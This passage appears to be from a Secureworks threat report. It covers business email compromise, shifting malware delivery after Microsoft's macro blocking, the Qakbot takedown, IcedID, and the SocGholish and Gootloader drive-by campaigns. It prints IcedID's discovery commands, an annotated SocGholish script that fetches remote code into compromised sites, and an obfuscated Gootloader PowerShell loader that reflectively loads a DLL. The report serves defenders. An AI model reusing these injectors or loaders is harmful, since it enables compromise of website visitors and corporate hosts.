Since the September publications, COBALT MIRAGE ransomware activity appears to have ceased. However, it is likely that the individuals involved continue to work on other projects.




Figure 14. Potential relationships between Najee, Secnerd, Afkar System, and the IRGC-IO. (Source: Secureworks)

Business Email Compromise—a Persistent Problem

Business email compromise (BEC) is one of the most financially damaging online crimes overall for organizations. It exceeds even ransomware in aggregate, mainly because it is so prolific, even if individual financial losses from BEC may be lower than individual losses from ransomware. The FBI **estimates**[33] that in 2022 alone, it received complaints about 21,832 BEC attacks, resulting in adjusted losses in the U.S. of over $2.7 billion USD, an increase from $2.4 billion USD in 2021. In contrast, the FBI received 2,385 complaints about ransomware attacks in the U.S. in 2022 that resulted in estimates for adjusted losses of approximately $34.3 million. However, individuals and organizations may be more motivated to report BEC than ransomware attacks to the FBI which could somewhat skew these figures.


Most BEC incidents involve a threat actor intercepting an email chain and impersonating one of the participants to convince the victim to modify details of a legitimate payment to redirect it to an attacker-controlled bank account rather than the intended recipient.

Threat actors use a range of techniques including mass phishing campaigns to steal credentials which are then used to access the victim email account. Once they have access, they often monitor the activity of the email account, identifying email chains with vendors and suppliers in which they can insert themselves. After the attacker has successfully initiated communication with the victim, they provide modified legitimate financial documents or payment instructions for the victim to send money to the attacker-controlled accounts. Attackers may also spoof victim organizations to request payment without first compromising a victim's email account. This variation is referred to as Business Email Spoofing or CEO fraud.

Over the course of the year, CTU researchers have observed threat actors employing a range of different methods to capture credentials and facilitate BEC fraud. These have included the use of offline HTML login pages to circumvent detections that look for malicious executables or documents that auto-forward users to fake login pages. Threat actors have also been observed employing a variety of tactics to bypass multi-factor authentication (MFA) including social engineering to convince a victim to approve an authentication request and, less frequently, MFA fatigue attacks which send many authorization requests in quick succession. Once a victim approves a malicious MFA request, the threat actor can add their own device to a list of approved devices to maintain persistence.


In one compromise analyzed by Secureworks incident responders, a threat actor gained access because an employee approved a malicious MFA request and did not report the incident. Once authenticated, the threat actor added their device to a list of approved MFA devices. The threat actor leveraged this access to monitor the victim's emails for an extended period without detection. They then launched a successful attack to reroute a scheduled payment. In other incidents, threat actors were able to circumvent MFA completely. In one such case, thanks to non-configured Conditional Access policies, the threat actor was able to gain access without involving MFA. In another, the presence of legacy authentication methods on the system allowed the threat actor to bypass MFA and still gain access.

Organizations can mitigate BEC attacks by comprehensively implementing MFA across all user accounts, including those for senior executives. But remember that not all MFA solutions are created equal; using an authenticator app is better than SMS, and number matching is an improvement on click-to-accept, and represents a meaningful mitigation to MFA fatigue. It is advisable to closely follow Microsoft's Outlook authentication guidance to continually adopt best practices. Training employees not to accept MFA requests they did not generate is also a useful exercise. Robust business processes such as two-person payment processing, telephone-only approvals, and telephone-only vendor checks are essential.



04

Innovations in TTPs Occur When Infection Chains Are Forced to Evolve



When Microsoft Disabled Macros

Macro-enabled Office documents have been a mainstay of malware distribution campaigns for many years. That started to slow down when Microsoft **announced**[34] substantive action against this threat in early 2022. Microsoft revealed they would begin blocking macros from executing by default in documents downloaded from the Internet, as indicated by the mark-of-the-web (MotW) metadata added by Windows to downloaded files. After a false start in early June 2022, the change was made permanent in Office products in late July, reducing the impact of this malware delivery mechanism in one fell swoop.

The change forced threat actors to adopt alternative infection chains to keep phishing success rates up. CTU researchers have observed an increase in the number of spam campaigns relying on container payloads—such as ISO, IMG, and VHDX—to deliver malware. These file types are opened natively by modern Windows versions and are presented to users as a folder opened within the familiar Explorer interface, where they can navigate to the malicious files found within. The most common type of malicious file located in these containers is the Windows Shortcut, or LNK files, which can execute additional files within the container using command line parameters, as necessary.

For example, the **DarkTortilla crypter**[35] is typically delivered by emails with a logistics lure and includes the malicious payload in an archive attachment with file types such as .iso, .zip, .img, .dmg, and .tar. In one campaign that CTU researchers investigated, the redacted filename of the attached ISO image archive file (.iso) included the name of the organization from which the email was purportedly sent.




Figure 15. Common file extensions used in attacks. (Source: Secureworks)




Figure 16. DarkTortilla malspam containing malicious archive attachment. (The German text translates to "Good morning, Please give us your best price offer for our attached order. Awaiting your kind reply. Kind regards.") (Source: Secureworks)

Many techniques have remained the same, including the use of ZIP archives to encapsulate delivered files. Less common formats such as RAR and ACE are seen on occasion but suffer from Windows' inability to open these files without third-party utilities installed. Similarly, active content such as executable, script files, and shortcut links remain popular. JavaScript, VBS, and Windows batch files are the most commonly observed script types observed in attacks. In one phishing campaign to deliver the Remcos RAT that CTU researchers observed in May 2023, emails included ZIP archive attachments that contained PDF files. Clicking on the PDF took victims first to a gateway page that performed checks on the victim's system and then to a prompt to download an obfuscated VBS file from the MEGA cloud file-sharing site.

Threat actors have also increasingly turned to the use of malicious Microsoft OneNote files to deliver payloads such as the RedLine information stealer, Qakbot, or IcedID. CTU researchers observed two infection chains used by unknown threat actors from January 12 to January 18, 2023, to deliver RedLine. In both cases, the victim received a OneNote file attachment. Opening it revealed a blurred image which recipients were invited to click. This image was underlaid with multiple copies of a malicious script. Executing the script generated a pop-up warning. If the victim dismissed the warning, the script launched a BAT file, copied a PowerShell binary to a new location, and executed a PowerShell command that decrypted, decompressed, and executed the RedLine payload.

Threat actors evolved their use of OneNote files over the following months to avoid detection. In a campaign that delivered Qakbot, the OneNote attachment contained an embedded HTML Application (HTA) file (Open.hta) that downloaded and executed the Qakbot payload. In further campaigns to deliver IcedID, a threat actor used a similar approach to the Qakbot campaign, leveraging modified HTA code to launch obfuscated VBScript code that launched a PowerShell command to download and execute the payload. CTU researchers have investigated several intrusions that ultimately led to Black Basta ransomware deployment where OneNote files were used to deliver Qakbot.

Botnets—Some Flourish, Others Decline

The past year saw the continued decline of the large-scale, long-lived botnets favored by cybercriminals for the past decade and a half. The Conti leaks fallout of March 2022 expedited the downfall of both the TrickBot and Bazar botnets, previously operated by **GOLD BLACKBURN**. The last year also saw **GOLD CRESTWOOD's** prolific Emotet botnet, whose association with the Conti ransomware operation was revealed in the Conti leaks, largely sidelined by its operators for unknown reasons, despite several signals that they intended to return it to its former prevalence. For example, in October GOLD CRESTWOOD implemented functionality in their Emotet malware that was likely intended to identify researcher systems and malware sandboxes. However, on November 11, it took a four-month hiatus, only returning for a brief burst of spamming in March that lasted until early April.

At the end of August 2023, we also saw the demise of **GOLD LAGOON's** Qakbot. Thanks to the concerted international law enforcement **Operation Duck Hunt**[36], led by the FBI, the botnet was rendered inoperable. At 23:27 UTC on August 25, we observed the successful takedown through our botnet emulator, detecting the Qakbot botnet distributing shellcode to infected devices. The shellcode unpacked a custom DLL (dynamic link library) executable containing code that cleanly terminates the running Qakbot process on infected hosts. The takedown was conducted in such a way that Qakbot will not run if the host is restarted.

At approximately the same time as the DLL began neutralizing infections, CTU researchers observed GOLD LAGOON's backend infrastructure had stopped responding and some infrastructure had been replaced. To interact with infected hosts, the replacement servers required a certificate that can sign messages. Such efforts will make it very hard for GOLD LAGOON to reimplement Qakbot.

Qakbot posed a significant threat to businesses globally. Engineered for eCrime, Qakbot infections led to the deployment of some of the most sophisticated and damaging ransomware variants. These included Conti, ProLock, Egregor, REvil, MegaCortex, and, more recently, Black Basta, and collectively resulted in losses to businesses in the hundreds of millions of U.S. dollars. The takedown is a welcome intervention.

By contrast, the IcedID botnet flourished in the past year, having long dispensed with its original purpose of facilitating banking fraud to instead provide initial access to a variety of ransomware-distributing threat groups. IcedID is used to deliver additional malware which can lead to ransomware deployment; its operator, **GOLD SWATHMORE**, functions as an initial access broker (IAB), selling access to compromised systems to numerous ransomware operators. In one IcedID infection, which CTU researchers executed in a sandboxed environment simulating a corporate network, the threat actor deployed Cobalt Strike Beacon 21 hours after the initial compromise. IcedID took an unusual hiatus between May 12 and June 7 but has been active during most of the rest of the reporting period.

IcedID Communications

IcedID is distributed as a loader executable that transmits basic system profile information to a first-stage loader C2 server. This loader C2 server delivers the encrypted core IcedID module to compromised hosts that meet infection criteria as determined by the IcedID backend. The downloaded core IcedID module is decrypted, saved to disk, loaded into memory, and executed. The malware cycles through several hard-coded C2 servers until it establishes a connection. It then requests available updates, new C2 servers, and additional commands for execution. IcedID is typically instructed to execute several system and network profiling commands shortly after infection. The output of these commands is transmitted to a C2 server. GOLD SWATHMORE and its affiliates use the data to identify high-value hosts that receive additional commands or malware payloads.

```
> net group Domain Admins /domain
> net view /all
> net view /all /domain
> nltest /domain_trusts /all_trusts
> nltest /domain_trusts
> net config workstation
> systeminfo
> ipconfig /all
> cmd.exe /c chcp >&2
> WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get
> /Format:List
```

Figure 17. System and network profiling commands executed by IcedID shortly after infection. (Source: Secureworks)

Despite some functional "improvements," such as Qakbot's addition of the ability to capture screenshots on newly infected systems, the sophistication level of these botnets has stagnated for years. This reflects their new simplified mission of establishing a beachhead on corporate networks to be quickly used for ransomware delivery. Many botnets have abandoned the so-called consumer space entirely in recent years by refusing to execute malware in any environment where the infected system is not joined with an Active Directory domain (see figure 18).

Drive-By Downloads

Drive-by downloads are malicious files unexpectedly delivered through a web browser, either when the victim was not expecting to download a file at all, or when the file that they intended to download turned out to have been modified to execute malicious code. The last six quarters of Secureworks incident response data shows a steady increase in drive-by downloads as an initial access vector (IAV). CTU researchers have witnessed a surge in the past year in drive-by downloads used as an initial access vector for ransomware attacks. Two large-scale threats delivering these downloads are SocGholish and Gootloader. Both threats convince a potential victim into downloading a JavaScript file that profiles their local system and contacts a C2 server for additional malware to execute.

SocGholish lurks on compromised WordPress sites and masquerades as an important software update for web browsers. Potential victims are carefully selected based on their geolocation and the profile of their system including its membership within an Active Directory network. These factors are used by threat actors to identify high-value victims earlier in the kill chain.

```
(function () {
    var ww = document[uq("cmVmZXJyZXI=")] || ''; // Stores the value of document['referrer'] if it exists, or ' ' if not
    var ue = new RegExp(uq('Oi8vKFteL10rKS8=')); // Regular expression for :///([^/]+)/
    if (!ww || window[uq("bG9jYXRpb24=")][uq("aHJlZg==")][uq("bWF0Y2g=")](ue)[1] == ww[uq("bWF0Y2g=")](ue)[1]) { // if
    there is no referrer, or if window['location']['href'] matches the referrer then exit
        return;
    };
    var jn = navigator[uq("dXNlckFnZW50")]; // Stores the UserAgent

    var qt = window[uq("bG9jYWxTdG9yYWdl")][uq("X19fdXRtYQ==")]; // Stores the value from window['localStorage']['__utma']
    if (xl(jn, uq("V2luZG93cw==")) && !xl(jn, uq("QW5kcm9pZA==")) { // If the UserAgent contains "Windows" but not
    "Android", continue
        if (!qt) { // If no __utma cookie, i.e. the visitor has not been here before, continue
            var sq = document.createElement('script');
            sq.type = 'text/javascript';
            sq.async = true;
            sq.src = uq('aHR0cHM6Ly9zZWNvbmQucG1zZXJ2aWNlc3ByLmNvbS9yZXBvcnQ/
            cj1kajAzTURneVpUYzVabU5oTjJFd1kyTTJZakEzTkNaamFXUTlNall6'); // URL to retrieve additional content from
            var re = document.getElementsByTagName('script')[0];
            re.parentNode.insertBefore(sq, re); // Renders retrieved content before the original page is renders
        }
    }
    function uq(sj) {
        var cg = window.atob(sj); // Base64-decode any input string passed to this function
        return cg;
    }
    function xl(tk, ep) {
        var cg = (tk[uq("aW5kZXhPZg==")](ep) > -1);  // Retrieves the position (IndexOf) of a string (ep) within a longer
        string (tk) and checks that the position is greater than -1, i.e. it exists.
        return cg;
    }
})
();
```

Figure 18. Malicious SocGholish JavaScript injected into compromised websites. (Source: Secureworks)

Gootloader similarly lurks on compromised WordPress sites and relies on a vast network of SEO poisoned search phrases, in many cases law-themed, to drive victims towards their malware. On numerous occasions in 2022, CTU researchers observed Gootloader drive-by download compromises resulting in the delivery of Cobalt Strike. The Gootloader code was buried within a large, legitimate but trojanized JavaScript jQuery file. If the infected host was joined to an Active Directory domain, Gootloader attempted to retrieve and execute a second-stage script containing a payload such as Cobalt Strike and a small DLL to load the payload.

From late 2022, the Gootloader operator **GOLD ZODIAC** was widely **reported**[37] to have updated their code. CTU researchers saw it delivering the second stage payload as a PowerShell script earlier in the year. For example, in one engagement worked by Secureworks incident responders, a user downloaded a ZIP file disguised as safety information, resulting in Gootloader delivery. Examination of the victim's logs revealed PowerShell execution before hands-on keyboard activity involving Cobalt Strike took place.

Gootloader has also **reportedly**[38] been introducing long execution delays by means of code loops that mean a victimized system does not display artifacts of infection until hours or days after initial compromise.





Figure 19. Encoded payload written to registry key by Gootloader second-stage script. (Source: Secureworks)



```
21982044;
sleep -s 83;
$gk=Get-ItemProperty -path ("[redacted]\software\microsoft\Phone\"+[Environment]::("username")+"0");
for ($vi=0;$vi -le 708;$vi++){
    Try {
        $lz+=$gk.$vi
    }
    Catch {
    }
};
$vi=0;
while ($true) {
    $vi++;
    $ko=[math]::("sqrt")($vi);
    if($ko -eq 1000){
        break
    }
}
$maw=$lz.replace("#",$ko);
$jv=[byte[]]::("new")($maw.Length/2);
for ($vi=0; $vi -lt $maw.Length; $vi+=2) {
    $jv[$vi/2]=[convert]::("ToByte")($maw.Substring($vi,2),(2*8))
}
[reflection.assembly]::("Load")($jv);
[Open]::("Test")();
149401098;
```


Figure 20. Decoded and formatted PowerShell command from script delivered by Gootloader reflectively loading DLL from registry. (Source: Secureworks)

05

State-Sponsored Threat Activity

While many other countries, including India and Pakistan, conduct hostile state-sponsored cyber activity, CTU researchers primarily focus on China, Russia, Iran, and North Korea as they cause the most impact to our clients. The primary driver of state-sponsored threat group activity on the part of these countries (and others) continues to be geopolitical considerations.

In particular, the war in Ukraine has been the main focus of Russian activity. China too has shifted part of its attention towards Eastern Europe, although Taiwan and China's near neighbors remain a preoccupation. Iran has maintained its focus on dissident activity, its attempts to hinder the progress of the Abraham Accords across Arab neighbors, and on Western intentions towards renegotiations of nuclear accords. As well as cyberespionage, North Korea remains intent on revenue generation, targeting multiple countries to do so.



CHINA

A Strategic Threat

Main motivations:

- Espionage
- Intellectual Property
- Theft

Secureworks®

CHINA

